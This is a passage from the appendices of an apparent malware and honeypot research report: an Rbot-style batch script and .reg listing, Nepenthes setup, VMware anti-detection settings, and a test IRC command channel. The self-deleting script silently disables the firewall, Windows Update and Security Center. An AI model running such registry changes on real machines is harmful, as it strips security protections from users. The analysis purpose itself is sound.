Echo "MaxNormLookupMemory"=dword:00030d40>>%temp%\1.reg
Echo "FFPControlFlags"=dword:00000001>>%temp%\1.reg
Echo "FFPFastForwardingCacheSize"=dword:00030d40>>%temp%\1.reg
Echo "MaxForwardBufferMemory"=dword:00019df7>>%temp%\1.reg
Echo "MaxFreeTWTcbs"=dword:000007d0>>%temp%\1.reg
Echo "GlobalMaxTcpWindowSize"=dword:0007d200>>%temp%\1.reg
Echo "EnablePMTUDiscovery"=dword:00000001>>%temp%\1.reg
Echo "ForwardBufferMemory"=dword:00019df7>>%temp%\1.reg
Echo.>>%temp%\1.reg
Echo [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]>>%temp%\1.reg
Echo "MaxConnectionsPer1_0Server"=dword:00000050>>%temp%\1.reg
Echo "MaxConnectionsPerServer"=dword:00000050>>%temp%\1.reg
Echo.>>%temp%\1.reg
START /WAIT REGEDIT /S %temp%\1.reg
DEL %temp%\1.reg
DEL %0

```

1.reg

REGEDIT4

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters]
"TransportBindName"=""
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess]
"Start"=dword:00000004
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauuser]
"Start"=dword:00000004
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wscsv]
"Start"=dword:00000004
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Ole]
"EnableDCOM"="N"
"EnableRemoteConnect"="N"
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"restrictanonymou"=dword:00000001
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\PCT1.0\Server]
"Enabled"=hex:00
```

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]

"AutoShareWks"=dword:00000000
"AutoShareServer"=dword:00000000

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]

"NameServer"=""
"ForwardBroadcasts"=dword:00000000
"IPEnableRouter"=dword:00000000
"Domain"=""
"SearchList"=""
"UseDomainNameDevolution"=dword:00000001
"EnableICMPRedirect"=dword:00000000
"DeadGWDetectDefault"=dword:00000001
"DontAddDefaultGatewayDefault"=dword:00000000
"EnableSecurityFilters"=dword:00000001
"AllowUnqualifiedQuery"=dword:00000000
"PrioritizeRecordData"=dword:00000001
"TCP1320Opts"=dword:00000003
"KeepAliveTime"=dword:00023280
"BcastQueryTimeout"=dword:000002ee
"BcastNameQueryCount"=dword:00000001
"CacheTimeout"=dword:0000ea60
"Size/Small/Medium/Large"=dword:00000003
"LargeBufferSize"=dword:00001000
"SynAckProtect"=dword:00000002
"PerformRouterDiscovery"=dword:00000000
"EnablePMTUBHDetect"=dword:00000000
"FastSendDatagramThreshold"=dword:00000400
"StandardAddressLength"=dword:00000018
"DefaultReceiveWindow"=dword:00004000
"DefaultSendWindow"=dword:00004000
"BufferMultiplier"=dword:00000200
"PriorityBoost"=dword:00000002
"IrpStackSize"=dword:00000004
"IgnorePushBitOnReceives"=dword:00000000
"DisableAddressSharing"=dword:00000000
"AllowUserRawAccess"=dword:00000000
"DisableRawSecurity"=dword:00000000
"DynamicBacklogGrowthDelta"=dword:00000032
"FastCopyReceiveThreshold"=dword:00000400
"LargeBufferListDepth"=dword:0000000a
"MaxActiveTransmitFileCount"=dword:00000002
"MaxFastTransmit"=dword:00000040
"OverheadChargeGranularity"=dword:00000001
"SmallBufferListDepth"=dword:00000020
"SmallerBufferSize"=dword:00000080
"TransmitWorker"=dword:00000020
"DNSQueryTimeouts"=hex(7):31,00,00,00,32,00,00,00,32,00,00,00,34,00,00,00,38,00,00,00,30,00,00,00,00,00
"DefaultRegistrationTTL"=dword:00000014
"DisableReplaceAddressesInConflicts"=dword:00000000
"DisableReverseAddressRegistrations"=dword:00000001
"UpdateSecurityLevel"=dword:00000000
"DisjointNameSpace"=dword:00000001
"QueryIpMatching"=dword:00000000
"NoNameReleaseOnDemand"=dword:00000001
"EnableDeadGWDetect"=dword:00000000
"EnableFastRouteLookup"=dword:00000001
"MaxFreeTcbs"=dword:000007d0
"MaxHashTableSize"=dword:00000800
"SackOpts"=dword:00000001
"Tcp1323Opts"=dword:00000003
"TcpMaxDupAcks"=dword:00000001
"TcpRecvSegmentSize"=dword:00000585
"TcpSendSegmentSize"=dword:00000585
"TcpWindowSize"=dword:0007d200
"DefaultTTL"=dword:00000030
"TcpMaxHalfOpen"=dword:0000004b
"TcpMaxHalfOpenRetried"=dword:00000050
"TcpTimedWaitDelay"=dword:00000000
"MaxNormLookupMemory"=dword:00030d40
"FFPControlFlags"=dword:00000001
"FFPFastForwardingCacheSize"=dword:00030d40
"MaxForwardBufferMemory"=dword:00019df7
"MaxFreeTWTcbs"=dword:000007d0
"GlobalMaxTcpWindowSize"=dword:0007d200

"EnablePMTUDiscovery"=dword:00000001
"ForwardBufferMemory"=dword:00019df7

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]
"MaxConnectionsPer1_0Server"=dword:00000050
"MaxConnectionsPerServer"=dword:00000050

Appendix I: Nepenthes installation

Debian stable 3.1 Sarge Net-install

Used: "apt-get install" to install basic packages like gcc, make, gzip, tar, ssh, pcre, libcap1, openssl (including developer files) etc.

Installed nepenthes-specific packages:

```
apt-get install flex bison mysql-server mysql-client mysqlclient12-dev  
libcurl3-dev libmagic-dev libpcre3-dev libadns1-dev libpcap0.8-dev  
iptables-dev libcap-dev
```

Configured with:



```
./configure --enable-mysql --with-mysql-lib=/usr/lib/mysql/  
--with-mysql-include=/usr/include/mysql/ --enable-debug-logging --enable-  
pcap --enable-ipq --with-ipq-include=/usr/include/libipq/ --with-ipq-  
lib=/usr/lib/ --prefix=/home/oleadmin/nepenthes
```

Appendix J: Thwarting VMware detection mechanisms


Add the following to the .vmx configuration file of the VMware image:

```
isolation.tools.getPtrLocation.disable = "TRUE"  
isolation.tools.setPtrLocation.disable = "TRUE"  
isolation.tools.setVersion.disable = "TRUE"  
isolation.tools.getVersion.disable = "TRUE"  
monitor_control.disable_directexec = "TRUE"  
monitor_control.disable_chksimd = "TRUE"  
monitor_control.disable_ntreloc = "TRUE"  
monitor_control.disable_selfmod = "TRUE"  
monitor_control.disable_reloc = "TRUE"  
monitor_control.disable_btinout = "TRUE"  
monitor_control.disable_btmemspace = "TRUE"  
monitor_control.disable_btpriv = "TRUE"  
monitor_control.disable_btseg = "TRUE"
```

Appendix K: Overview of the Rbot Source Files



Appendix L: Rbot logged in to the IRC test server



The screenshot shows the mIRC IRC client interface. The main window displays the status of the connection to the home.najd.us server. The user 'fivern' is logged in as 'fivern@room' and is now an IRC Operator. The user has joined the '#dd' channel and set the mode to '+k dpass'. The user 'FFF-007386711' has joined the channel and then quit. The user 'fivern' has set the mode to '+i' and '+owsg'. The user 'fivern' has set the mode to '+k dpass'. The user 'FFF-007386711' has joined the channel and then quit. The user 'FFF-007386711' has joined the channel. The user 'fivern' has set the mode to '+i' and '+owsg'. The user 'fivern' has set the mode to '+k dpass'. The user 'FFF-007386711' has joined the channel and then quit. The user 'FFF-007386711' has joined the channel.

```
mIRC
File View Favorites Tools Commands Window Help
home.najd.us fivern #dd
Status: fivern [-iowsg] on home.najd.us:6667
home.najd.us beware!5.7 dgikoswx biklnoprstv
MAP SILENCE=15 WHOX WALLCHOPS WALLVOICES USERIP CPRIUMSG CNOTI
server
NICKLEN=20 TOPICLEN=160 AWAYLEN=160 KICKLEN=160 CHANTYPES=#& P
supported by this server
-
There are 1 users and 0 invisible on 1 servers
I have 1 clients and 0 servers
-
-home.najd.us- Highest connection count: 1 (1 clients)
-
MOTD File is missing
-
-home.najd.us- on 1 ca 1(4) ft 10(10)
-
Local host: home.najd.us (127.0.0.1)
-
* fivern sets mode: +i
-
* fivern sets mode: +owsg
-
-home.najd.us- *** Notice -- fivern (~fivern@home.najd.us) is
You are now an IRC Operator
-
fivern@room is now your hidden host
-
-home.najd.us- *** Notice -- SETHOST (fivern@room) by (fivern!~fivern@home.najd.us): using freeform
-
FFF-007386711 is ~r1pbcqhyx@.users.mynet.org * FFF-007386711
FFF-007386711 on #dd
FFF-007386711 using home.najd.us Testserver
FFF-007386711 is actually ~r1pbcqhyx@home.najd.us [127.0.0.1]
FFF-007386711 has been idle 1min 7secs, signed on Wed Jun 13 15:50:22
FFF-007386711 End of /WHOIS list.
-
#dd [2] [+ntk dpass]
@fivern
FFF-007386711
* Now talking in #dd
* fivern sets mode: +k dpass
* FFF-007386711 has joined #dd
* FFF-007386711 has quit IRC (Registered)
* FFF-007386711 has joined #dd
```